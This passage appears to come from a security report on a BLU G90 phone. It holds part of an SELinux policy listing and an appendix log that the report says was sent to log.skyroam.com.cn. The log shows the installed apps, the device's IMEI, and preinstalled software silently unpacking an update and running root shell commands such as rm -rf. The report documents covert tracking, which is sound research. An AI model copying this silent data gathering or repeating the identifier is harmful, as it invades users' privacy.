media_rw_data_file_29_0 misc_user_data_file_29_0 net_data_file_29_0 network_watchlist_data_file_29_0 nfc_data_file_29_0 radio_data_file_29_0 recovery_data_file_29_0 shared_relro_file_29_0 stats_data_file_29_0 systemkeys_data_file_29_0 textclassifier_data_file_29_0 trace_data_file_29_0 vpn_data_file_29_0 wifi_data_file_29_0 zoneinfo_data_file_29_0 vold_data_file_29_0 iorapd_data_file_29_0 perfprofd_data_file_29_0 update_engine_data_file_29_0 update_engine_log_data_file_29_0 method_trace_data_file_29_0 gsi_data_file_29_0 app_data_file_29_0 privapp_data_file_29_0 system_app_data_file_29_0 cache_file_29_0 overlayfs_file_29_0 cache_backup_file_29_0 cache_private_backup_file_29_0 cache_recovery_file_29_0 wallpaper_file_29_0 shortcut_manager_icons_29_0 icon_file_29_0 asec_apk_file_29_0 asec_public_file_29_0 asec_image_file_29_0 backup_data_file_29_0 fingerprintd_data_file_29_0 app_fuse_file_29_0 bluetooth_socket_29_0 misc_logd_file_29_0 system_wpa_socket_29_0 system_ndebug_socket_29_0 wpa_socket_29_0 audiohal_data_file_29_0 lbs_dbg_data_file_29_0 logmisc_data_file logtemp_data_file aee_core_data_file aee_exp_data_file aee_dumpsys_data_file sf_rtt_file data_tmpfs_log_file adbd_data_file sf_bqdump_data_file nfc_socket factory_data_file mdlog_data_file consyslog_data_file logmuch_data_file osi_data_file))
(typeattributeset system_file_type (adbd_exec_29_0 apexd_exec_29_0 bootanim_exec_29_0 bootstat_exec_29_0 bufferhubd_exec_29_0 cameraserver_exec_29_0

charger_exec_29_0 clatd_exec_29_0 crash_dump_exec_29_0 dhcp_exec_29_0 dnsmasq_exec_29_0 drmserver_exec_29_0 dumpstate_exec_29_0 e2fs_exec_29_0 system_file_29_0 system_asan_options_file_29_0 system_event_log_tags_file_29_0 system_lib_file_29_0 system_bootstrap_lib_file_29_0 system_linker_exec_29_0 system_linker_config_file_29_0 system_seccomp_policy_file_29_0 system_security_cacerts_file_29_0 tcpdump_exec_29_0 system_zoneinfo_file_29_0 cgroup_desc_file_29_0 task_profiles_file_29_0 logcat_exec_29_0 file_contexts_file_29_0 mac_perms_file_29_0 property_contexts_file_29_0 seapp_contexts_file_29_0 sepolicy_file_29_0 service_contexts_file_29_0 hwservice_contexts_file_29_0 fingerprintd_exec_29_0 flags_health_check_exec_29_0 fsck_exec_29_0 gatekeeperd_exec_29_0 healthd_exec_29_0 hwservicemanager_exec_29_0 idmap_exec_29_0 init_exec_29_0 inputflinger_exec_29_0 install_recovery_exec_29_0 installd_exec_29_0 iorapd_exec_29_0 keystore_exec_29_0 llkd_exec_29_0 lmkd_exec_29_0 logd_exec_29_0 mediadrmserver_exec_29_0 mediaextractor_exec_29_0 mediametrics_exec_29_0 mediaserver_exec_29_0 mediaswcodec_exec_29_0 mtp_exec_29_0 netd_exec_29_0 netutils_wrapper_exec_29_0 performanced_exec_29_0 perfprofd_exec_29_0 ppp_exec_29_0 profman_exec_29_0 racoon_exec_29_0 recovery_persist_exec_29_0 recovery_refresh_exec_29_0 rs_exec_29_0 runas_exec_29_0 sdcardd_exec_29_0 servicemanager_exec_29_0 sgdisk_exec_29_0 shell_exec_29_0 simpleperf_app_runner_exec_29_0 statsd_exec_29_0 su_exec_29_0 tombstoned_exec_29_0 toolbox_exec_29_0 tzdatacheck_exec_29_0 uncrypt_exec_29_0 update_engine_exec_29_0 update_verifier_exec_29_0 usbd_exec_29_0 vdc_exec_29_0 virtual_touchpad_exec_29_0 vold_exec_29_0 vold_prepare_subdirs_exec_29_0 vr_hwc_exec_29_0 watchdogd_exec_29_0 wificond_exec_29_0 wpantund_exec_29_0 zygote_exec_29_0 dump_dual_camera_exec osi_exec vtservice_exec))
(typeattributeset netdomain (clatd_29_0 dhcp_29_0 dnsmasq_29_0 drmserver_29_0 dumpstate_29_0 mediadrmserver_29_0 mediaserver_29_0 mtp_29_0 netd_29_0 ppp_29_0 racoon_29_0 radio_29_0 shell_29_0 update_engine_29_0 wpantund_29_0 hal_wifi_hostapd_default hal_wifi_supplicant_default rild mnld mtk_agpsd mtkrild slpd wo_epdg_client wo_ipsec mobicore_app mtk_hal_omadm osi thermal viarild vtservice_hidl bip epdg_wod ipsec volte_imcb volte_imsm_93 volte_stack volte_ua wfca))
(typeattributeset coredomain (e2fs_29_0 flags_health_check_29_0 heapprofd_29_0 perfetto_29_0 rs_29_0 rss_hwm_reset_29_0 traced_29_0 traced_probes_29_0 vold_prepare_subdirs_29_0 dump_dual_camera osi teed_app teeregistryd_app vtservice))

Appendix D. Actual log file, in its entirety, containing installed apps and IMEI that was programmatically transmitted to the log.skyroam.com.cn domain using HTTP from a BLU G90 Android device.

[router] 2021-02-10 04:54:28:6111686 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:215 app number:72
[router] 2021-02-10 04:54:28:6111699 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10074]:[com.android.fmradio]
[router] 2021-02-10 04:54:28:6111705 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10150]:[com.vivalivetv.app]
[router] 2021-02-10 04:54:28:6111710 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10137]:[com.google.android.youtube]
[router] 2021-02-10 04:54:28:6111717 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10161]:[com.bigduckgames.flow]
[router] 2021-02-10 04:54:28:6111723 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10110]:[com.google.android.googlequicksearchbox]
[router] 2021-02-10 04:54:28:6111730 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10053]:[com.android.providers.calendar]
[router] 2021-02-10 04:54:28:6111735 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10094]:[com.skyroam.app]
[router] 2021-02-10 04:54:28:6111741 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10155]:[bitpit.launcher]
[router] 2021-02-10 04:54:28:6111747 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10060]:[com.android.providers.media]
[router] 2021-02-10 04:54:28:6111753 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10152]:[com.particlenews.newsbreak]
[router] 2021-02-10 04:54:28:6111759 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10060]:[com.android.providers.downloads]
[router] 2021-02-10 04:54:28:6111765 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10129]:[com.google.android.apps.messaging]
[router] 2021-02-10 04:54:28:6111770 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10105]:[com.google.android.configupdater]
[router] 2021-02-10 04:54:28:6111776 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10086]:[com.android.soundrecorder]
[router] 2021-02-10 04:54:28:6111781 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10060]:[com.android.providers.downloads.ui]
[router] 2021-02-10 04:54:29:6111787 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10111]:[com.android.vending]
[router] 2021-02-10 04:54:29:6111792 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10063]:[com.dti.blu]
[router] 2021-02-10 04:54:29:6111799 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10091]:[com.android.pacprocessor]
[router] 2021-02-10 04:54:29:6111805 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10139]:[com.google.android.marvin.talkback]
[router] 2021-02-10 04:54:29:6111812 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10109]:[com.google.android.apps.work.oobconfig]
[router] 2021-02-10 04:54:29:6111820 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10061]:[com.bluproducts.activationapp]
[router] 2021-02-10 04:54:29:6111829 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10060]:[com.android.mtp]
[router] 2021-02-10 04:54:29:6111835 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10134]:[com.google.android.deskclock]
[router] 2021-02-10 04:54:29:6111842 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10055]:[com.android.statementservice]
[router] 2021-02-10 04:54:29:6111848 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227

[10070]:[com.android.hotspot2]
[router] 2021-02-10 04:54:29:6111858 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10128]:[com.google.android.gm]
[router] 2021-02-10 04:54:29:6111866 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10143]:[com.google.android.apps.tachyon]
[router] 2021-02-10 04:54:29:6111873 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10160]:[org.thoughtcrime.securesms]
[router] 2021-02-10 04:54:29:6111880 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10114]:[com.google.android.setupwizard]
[router] 2021-02-10 04:54:29:6111888 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10103]:[com.google.android.apps.wellbeing]
[router] 2021-02-10 04:54:29:6111895 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10117]:[com.google.android.dialer]
[router] 2021-02-10 04:54:29:6111906 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10096]:[com.android.bips]
[router] 2021-02-10 04:54:29:6111915 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10113]:[com.google.android.apps.nbu.files]
[router] 2021-02-10 04:54:29:6111920 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10065]:[com.google.android.captiveportallogin]
[router] 2021-02-10 04:54:29:6111924 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10121]:[com.mediatek.duraspeed]
[router] 2021-02-10 04:54:29:6111928 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10140]:[com.google.android.apps.docs]
[router] 2021-02-10 04:54:29:6111933 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10146]:[com.google.android.apps.maps]
[router] 2021-02-10 04:54:29:6111937 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10154]:[com.pandora.android]
[router] 2021-02-10 04:54:29:6111941 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10125]:[com.google.android.webview]
[router] 2021-02-10 04:54:29:6111946 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10062]:[com.opera.browser]
[router] 2021-02-10 04:54:29:6111950 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10130]:[com.google.android.contacts]
[router] 2021-02-10 04:54:29:6111954 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10136]:[com.google.android.syncadapters.contacts]
[router] 2021-02-10 04:54:29:6111959 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10144]:[com.google.android.calculator]
[router] 2021-02-10 04:54:29:6111964 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10145]:[com.android.chrome]
[router] 2021-02-10 04:54:29:6111969 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10120]:[com.google.android.gms]
[router] 2021-02-10 04:54:29:6111973 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10120]:[com.google.android.gsf]
[router] 2021-02-10 04:54:29:6111978 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10118]:[com.google.android.ims]
[router] 2021-02-10 04:54:29:6111983 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10124]:[com.google.android.tts]
[router] 2021-02-10 04:54:29:6111988 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10108]:[com.google.android.partnersetup]
[router] 2021-02-10 04:54:29:6111992 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10126]:[com.google.android.videos]
[router] 2021-02-10 04:54:29:6111996 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10080]:[com.android.carrierdefaultapp]
[router] 2021-02-10 04:54:29:6112000 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10054]:[com.android.proxyhandler]
[router] 2021-02-10 04:54:29:6112005 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10151]:[com.zhiliaoapp.musically]
[router] 2021-02-10 04:54:29:6112011 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10104]:[com.google.android.feedback]
[router] 2021-02-10 04:54:29:6112015 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10095]:[com.google.android.printservice.recommendation]
[router] 2021-02-10 04:54:29:6112020 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10133]:[com.google.android.apps.photos]
[router] 2021-02-10 04:54:29:6112024 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10141]:[com.google.android.calendar]
[router] 2021-02-10 04:54:29:6112030 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10059]:[com.android.managedprovisioning]
[router] 2021-02-10 04:54:29:6112035 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10159]:[com.ashleymadison.mobile]
[router] 2021-02-10 04:54:29:6112040 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10148]:[com.digitalturbine.blubar]
[router] 2021-02-10 04:54:29:6112044 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7
[10158]:[jackpal.androidterm]
[router] 2021-02-10 04:54:29:6112049 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp l i n e : 2 2 7

```
[10157]:[com.coinbase.pro]
[router] 2021-02-10 04:54:29:6112053 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10162]:[com.tinder]
[router] 2021-02-10 04:54:29:6112058 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10123]:[com.google.android.projection.gearhead]
[router] 2021-02-10 04:54:29:6112062 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10093]:[com.mediatek.lbs.em2.ui]
[router] 2021-02-10 04:54:29:6112067 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10156]:[com.aramco.bus]
[router] 2021-02-10 04:54:29:6112073 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10163]:[com.yallaemirates.YallaEmirates]
[router] 2021-02-10 04:54:29:6112078 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10106]:[com.android.systemui]
[router] 2021-02-10 04:54:29:6112082 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10084]:[com.google.android.apps.youtube.music]
[router] 2021-02-10 04:54:29:6112087 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10153]:[com.digitalturbine.android.apps.news.blu]
[router] 2021-02-10 04:54:29:6112092 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10142]:[com.google.android.inputmethod.latin]
[router] 2021-02-10 04:54:29:6112096 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227
[10115]:[com.google.android.apps.restore]
[upgrade] 2021-02-10 04:58:43:6366711 file:val_upgrade_linux.c function:val_sdcard_copy_file line:1066 src = /sdcard/skyroam/SKYROAM_ROM, dst = /data/simo_fs/SKYROAM_ROM
[default] 2021-02-10 04:58:43:6366727 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba43ac20, cmd = mv -f /sdcard/skyroam/SKYROAM_ROM /data/simo_fs/SKYROAM_ROM
[default] 2021-02-10 04:58:44:6366858 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba4377b8, cmd = rm -rf /sdcard/skyroam/SKYROAM_ROM
[default] 2021-02-10 04:58:44:6366934 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba4387d8, cmd = rm -rf /sdcard/SilverHelper.apk
[default] 2021-02-10 04:58:44:6367154 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba4397f8, cmd = mkdir -p /data/simo_fs/upgrade/tmp/
[default] 2021-02-10 04:58:44:6367262 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba439c00, cmd = mkdir -p /data/simo_fs/upgrade/run/
[upgrade] 2021-02-10 04:58:44:6367343 file:val_upgrade_linux.c function:_ota_unpack_file line:947 zip name = up.sh
[upgrade] 2021-02-10 04:58:44:6367357 file:val_upgrade_linux.c function:_ota_unzip_file line:868 zip file:/data/simo_fs/upgrade/tmp/up.sh
[upgrade] 2021-02-10 04:58:44:6367365 file:val_upgrade_linux.c function:_ota_unpack_file line:947 zip name = SilverHelper.apk
[upgrade] 2021-02-10 04:58:44:6367572 file:val_upgrade_linux.c function:_ota_unzip_file line:868 zip file:/data/simo_fs/upgrade/tmp/SilverHelper.apk
[upgrade] 2021-02-10 04:58:44:6367603 file:val_upgrade_linux.c function:_ota_unpack_file line:947 zip name = osi_tmp
[upgrade] 2021-02-10 04:58:45:6367921 file:val_upgrade_linux.c function:_ota_unzip_file line:868 zip file:/data/simo_fs/upgrade/tmp/osi_tmp
[default] 2021-02-10 04:58:45:6367989 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba43ac20, cmd = ls -la /data/simo_fs/upgrade/tmp/
[default] 2021-02-10 04:58:45:6368097 file:val_os_linux.c function:val_system_block line:323 serial_number =0xba43ac20, result:total 6152
[default] 2021-02-10 04:58:45:6368112 file:val_os_linux.c function:val_system_block line:323 serial_number =0xba43ac20, result:drwxrwxrwx 2 root root 4096 2021-02-09 23:58 .
[default] 2021-02-10 04:58:45:6368120 file:val_os_linux.c function:val_system_block line:323 serial_number =0xba43ac20, result:drwxrwxrwx 4 root root 4096 2021-02-09 23:58 ..
[default] 2021-02-10 04:58:45:6368130 file:val_os_linux.c function:val_system_block line:323 serial_number =0xba43ac20, result:-rwxrwxrwx 1 root root 1406230 2021-02-09 23:58 SilverHelper.apk
[default] 2021-02-10 04:58:45:6368137 file:val_os_linux.c function:val_system_block line:323 serial_number =0xba43ac20, result:-rwxrwxrwx 1 root root 4855856 2021-02-09 23:58 osi_tmp
[default] 2021-02-10 04:58:45:6368146 file:val_os_linux.c function:val_system_block line:323 serial_number =0xba43ac20, result:-rwxrwxrwx 1 root root 436 2021-02-09 23:58 up.sh
[default] 2021-02-10 04:58:45:6368154 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba4377b8, cmd = rm -rf /data/simo_fs/SKYROAM_ROM
[default] 2021-02-10 04:58:45:6368271 file:val_os_linux.c function:val_system_block line:311 serial_number = 0xba4387d8, cmd = rm -rf /data/simo_fs/skyroam.zip
[default] 2021-02-10 04:58:45:6368376 file:val_os_linux.c function:_sdcard_cycle_check line:260 find local ota file!!
[ui server] 2021-02-10 04:58:51:6374050 file:stp_ui_server_console.c function:stp_ui_server_disconnect line:3809 socket id = 9
[upgrade] 2021-02-10 04:58:52:6375710 file:val_upgrade_linux.c function:_sdcard_upgrade_callback line:1058 result = 0
[default] 2021-02-10 04:58:52:6375720 file:val_task.c function:val_restart line:290 reason = sdcard upgrade
[ui server] 2021-02-10 04:58:53:6376655 file:stp_ui_server_console.c function:stp_ui_server_connect line:3801 socket id = 5
[silver] 2021-02-10 04:58:53:6376711 file:silver_card_manager.c function:silver_socket_init line:1319
[default] 2021-02-10 04:58:53:6376724 file:val_os_linux.c function:val_is_used_unix_name line:1367 silver SDKvercode:29
[default] 2021-02-10 04:58:54:6376797 file:val_os_linux.c function:val_is_used_unix_name line:1367 silver SDKvercode:29
[silver] 2021-02-10 04:58:54:6376811 file:silver_card_manager.c function:silver_connect_handle line:1227 silver connetted to service!
[silver] 2021-02-10 04:58:54:6376823 file:silver_card_manager.c function:silver_connect_handle line:1233 versionName =
```

```
2.0.260, versionCode = 260
(2.13.28)<23:58:54:8>System restart after 5 seconds! (sdcard upgrade)
[server]  2021-02-10 04:58:54:6376840  file:bsl_service_main.c  function:_server_connection_reset  line:829  flag = 0
(2.13.28)<23:58:54:9>[7816]sim:0 attribute:4
(2.13.28)<23:58:54:a>[7816]sim:1 attribute:4
(2.13.28)<23:58:54:b>[7816]sim:2 attribute:4
(2.13.28)<23:58:54:c>[7816]sim:3 attribute:4
[cdr]  2021-02-10 04:58:54:6376945  file:bsl_cdr_main.c  function:bsl_cdr_upload_stop line:277
[ui server]  2021-02-10 04:58:54:6377653  file:stp_ui_server_console.c  function:_uil_recv_client_type_report  line:401  p h o n e
imei = 356034110428579
(2.13.28)<23:58:55:d>System restart after 4 seconds! (sdcard upgrade)
(2.13.28)<23:58:56:e>System restart after 3 seconds! (sdcard upgrade)
[router]  2021-02-10 04:58:56:6379540  file:val_router_linux.c  function:val_add_remove_get_appinfo_list_rsp  line:215  app num-
ber:72
(2.13.28)<23:58:57:f>System restart after 2 seconds! (sdcard upgrade)
(2.13.28)<23:58:58:10>System restart after 1 seconds! (sdcard upgrade)
(2.13.28)<23:58:59:11>*********************************
(2.13.28)<23:58:59:12>System restart reason:sdcard upgrade
(2.13.28)<23:58:59:13>*********************************
[default]  2021-02-10 04:58:59:6382137  file:bwlist_dsds_queue.c  function:bwlist_dsds_queue_add_work line:401  Clean queue begin
...
[default]  2021-02-10 04:58:59:6382143  file:bwlist_dsds_queue.c  function:bwlist_dsds_queue_add_work line:404  Clean queue end ...
[default]  2021-02-10 04:58:59:6382153  file:bwlist_dsds_queue.c  function:bwlist_dsds_thread_work  line:348  bwlist dsds queue
start ...
BWLIST_DSDS_EVENT_STOP
[default]  2021-02-10 04:58:59:6382161  file:bwlist_dsds_queue.c  function:bwlist_dsds_queue_add_work line:401  Clean queue begin
...
 START ]
[default]  2021-02-10 04:58:59:6382167  file:bwlist_dsds_queue.c  function:bwlist_dsds_queue_add_work line:404  Clean queue end ...
[default]  2021-02-10 04:58:59:6382175  file:bwlist_dsds_queue.c  function:bwlist_dsds_queue_add_work line:410  Finished  for  add
event: E_BWLIST_DSDS_EVENT_DESTROY
[default]  2021-02-10 04:58:59:6382182  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4377b8,  cmd  =
setprop sys.skyroam.vsim.plug.status out
[default]  2021-02-10 04:58:59:6382261  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4387d8,  cmd  =
setprop sys.skyroam.vsim -1
[default]  2021-02-10 04:58:59:6382340  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4397f8,  cmd  =
setprop sys.skyroam.psim.plug.status out
[default]  2021-02-10 04:58:59:6382417  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba439c00,  cmd  =
setprop sys.skyroam.prsim 0
[default]  2021-02-10 04:58:59:6382513  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba43ac20,  cmd  =
setprop sys.skyroam.psim.plug.status out
[default]  2021-02-10 04:58:59:6382633  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4377b8,  cmd  =
setprop sys.skyroam.rsim.plug.status out
[default]  2021-02-10 04:58:59:6382732  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4387d8,  cmd  =
setprop sys.skyroam.prsim unknow
[default]  2021-02-10 04:59:00:6382833  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4397f8,  cmd  =
setprop sys.skyroam.rsim -1
[default]  2021-02-10 04:59:00:6382914  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba439c00,  cmd  =
setprop sys.skyroam.osi.status idle
[default]  2021-02-10 04:59:00:6383023  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba43ac20,  cmd  =
setprop sys.skyroam.ifname.rsim unknow
[default]  2021-02-10 04:59:00:6383126  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4377b8,  cmd  =
setprop sys.skyroam.ifname.vsim unknow
[common]  2021-02-10 04:59:00:6383225  file:val_common.c  function:val_sim_prop_set  line:1056 prop:unknown,unknown
[default]  2021-02-10 04:59:00:6383241  file:val_os_linux.c  function:val_system_block  line:311  serial_number  =  0xba4387d8,  cmd  =
setprop sys.skyroam.sim.slot unknown,unknown
(2.13.28)<23:59:00:14>[ADA APDU]<simo_ndk_ada_7816_release:1241>ada disconnect
[default]  2021-02-10 04:59:01:0  file:val_os_linux.c  function:val_os_init line:454  _start_msec = 6797588
[default]  2021-02-10 04:59:01:12  file:val_os_linux.c  function:val_system_block  line:311  serial_number = 0xb3abc2f4, cmd = setprop sys.
skyroam.osi.status running
[default]  2021-02-10 04:59:01:109  file:val_api.c  function:val_get_product_id  line:297  brand:BLU, model:G90
[default]  2021-02-10 04:59:01:124  file:val_os_linux.c  function:val_system_block  line:311  serial_number = 0xb3abc3fc, cmd = setprop sys.
skyroam.osi.version 2.37.5.54
[common]  2021-02-10 04:59:01:238  file:val_common.c  function:val_sim_prop_set  line:1056 prop:unknown,unknown
[default]  2021-02-10 04:59:01:255  file:val_os_linux.c  function:val_system_block  line:311  serial_number = 0xb3abc504, cmd = setprop sys.
skyroam.sim.slot unknown,unknown
[default]  2021-02-10 04:59:01:343  file:val_os_linux.c  function:val_system_block  line:311  serial_number = 0xb3abc60c, cmd = setprop sys.
skyroam.osi.sn appsky3i7bt8tjtv
[default]  2021-02-10 04:59:01:457  file:val_os_linux.c  function:val_os_init line:503  product type = 0x01070003
[default]  2021-02-10 04:59:01:471  file:val_os_linux.c  function:val_os_init line:509  boot reason =
[default]  2021-02-10 04:59:01:480  file:val_os_linux.c  function:val_os_init line:511  boot mode = normal
[rsim]  2021-02-10 04:59:01:498  file:val_rsim_manage.c  function:val_rsim_get_curr_mcc  line:3382 prop value:,
[rsim]  2021-02-10 04:59:01:510  file:val_rsim_manage.c  function:val_rsim_get_curr_mcc  line:3399 sliver plmn:310410
[rsim]  2021-02-10 04:59:01:518  file:val_rsim_manage.c  function:val_rsim_set_last_mcc  line:3181 mcc:310
```

```
[rsim]      2021-02-10 04:59:01:526   file:val_rsim_manage.c          function:val_last_mcc_init      line:3322 last_mcc:310
[router]    2021-02-10 04:59:01:559   file:val_router.c       function:val_net_redirect_stop          line:2654 type:1
[default]   2021-02-10 04:59:01:566   file:bwlist_dsds_queue.c        function:bwlist_dsds_queue_add_work line:401  Clean queue begin ...
[default]   2021-02-10 04:59:01:572   file:bwlist_dsds_queue.c        function:bwlist_dsds_queue_add_work line:404  Clean queue end ...
[default]   2021-02-10 04:59:01:579   file:bwlist_dsds_queue.c        function:bwlist_dsds_queue_add_work line:410  Finished for add event: E_
BWLIST_DSDS_EVENT_STOP
[default]   2021-02-10 04:59:01:586   file:bwlist_dsds_queue.c        function:bwlist_dsds_queue_add_work line:401  Clean queue begin ...
[default]   2021-02-10 04:59:01:592   file:bwlist_dsds_queue.c        function:bwlist_dsds_queue_add_work line:404  Clean queue end ...
[default]   2021-02-10 04:59:01:598   file:bwlist_dsds_queue.c        function:bwlist_dsds_queue_add_work line:410  Finished for add event: E_
BWLIST_DSDS_EVENT_DESTROY
[SharingRsim]       2021-02-10 04:59:01:607   file:val_sharing_rsim.c         function:val_get_srg_info       line:242  read srg failed
[server]    2021-02-10 04:59:01:613   file:bsl_profiles_main.c        function:_sys_config_init       line:271
[default]   2021-02-10 04:59:01:718   file:val_os_linux.c   function:val_is_app_v33       line:1390 silver vercode:260, spciel:170
[default]   2021-02-10 04:59:01:722   file:val_os_linux.c   function:val_is_app_v33       line:1394 simovalue:40, spciel_simover:40
[stp main]          2021-02-10 04:59:01:727   file:stp_main.c         function:stp_main_init          line:166  stp power on!build date Jun  8 2020
18:15:46
(2.13.28)<00:00:00:4>osi for vsim adaptor client!
[ota]       2021-02-10 04:59:01:761   file:bsl_ota_common.c           function:bsl_ota_save_data      line:313  save ota data!!!
[stp main]          2021-02-10 04:59:01:780   file:stp_main.c         function:_stp_init    line:41   verno = 2.37.5.54(0608)
[SharingRsim]       2021-02-10 04:59:01:787   file:bsl_sharing_rsim.c         function:bsl_sw_rsim_init       line:1529 restart
[SharingRsim]       2021-02-10 04:59:01:793   file:bsl_sharing_rsim.c         function:_sw_rsim_mgr_reinit line:542  rsim_type = 2!
[silver]    2021-02-10 04:59:01:797   file:silver_card_manager.c      function:silver_socket_init     line:1319
[default]   2021-02-10 04:59:01:802   file:val_os_linux.c   function:val_is_used_unix_name          line:1367 silver SDKvercode:29
[default]   2021-02-10 04:59:01:874   file:val_os_linux.c   function:val_wifi_is_connected          line:1326 WIFI connected!
[default]   2021-02-10 04:59:01:885   file:val_os_linux.c   function:val_is_used_unix_name          line:1367 silver SDKvercode:29
[rsim]      2021-02-10 04:59:01:894   file:val_rsim_silver.c          function:val_rsim_modem_network_info_update_register    line:515  g_rsim_
slot_id = 255
[rsim]      2021-02-10 04:59:01:902   file:val_rsim_silver.c          function:val_rsim_get_appinfo_list_result_update_register  line:395  g_rsim_
slot_id = 255
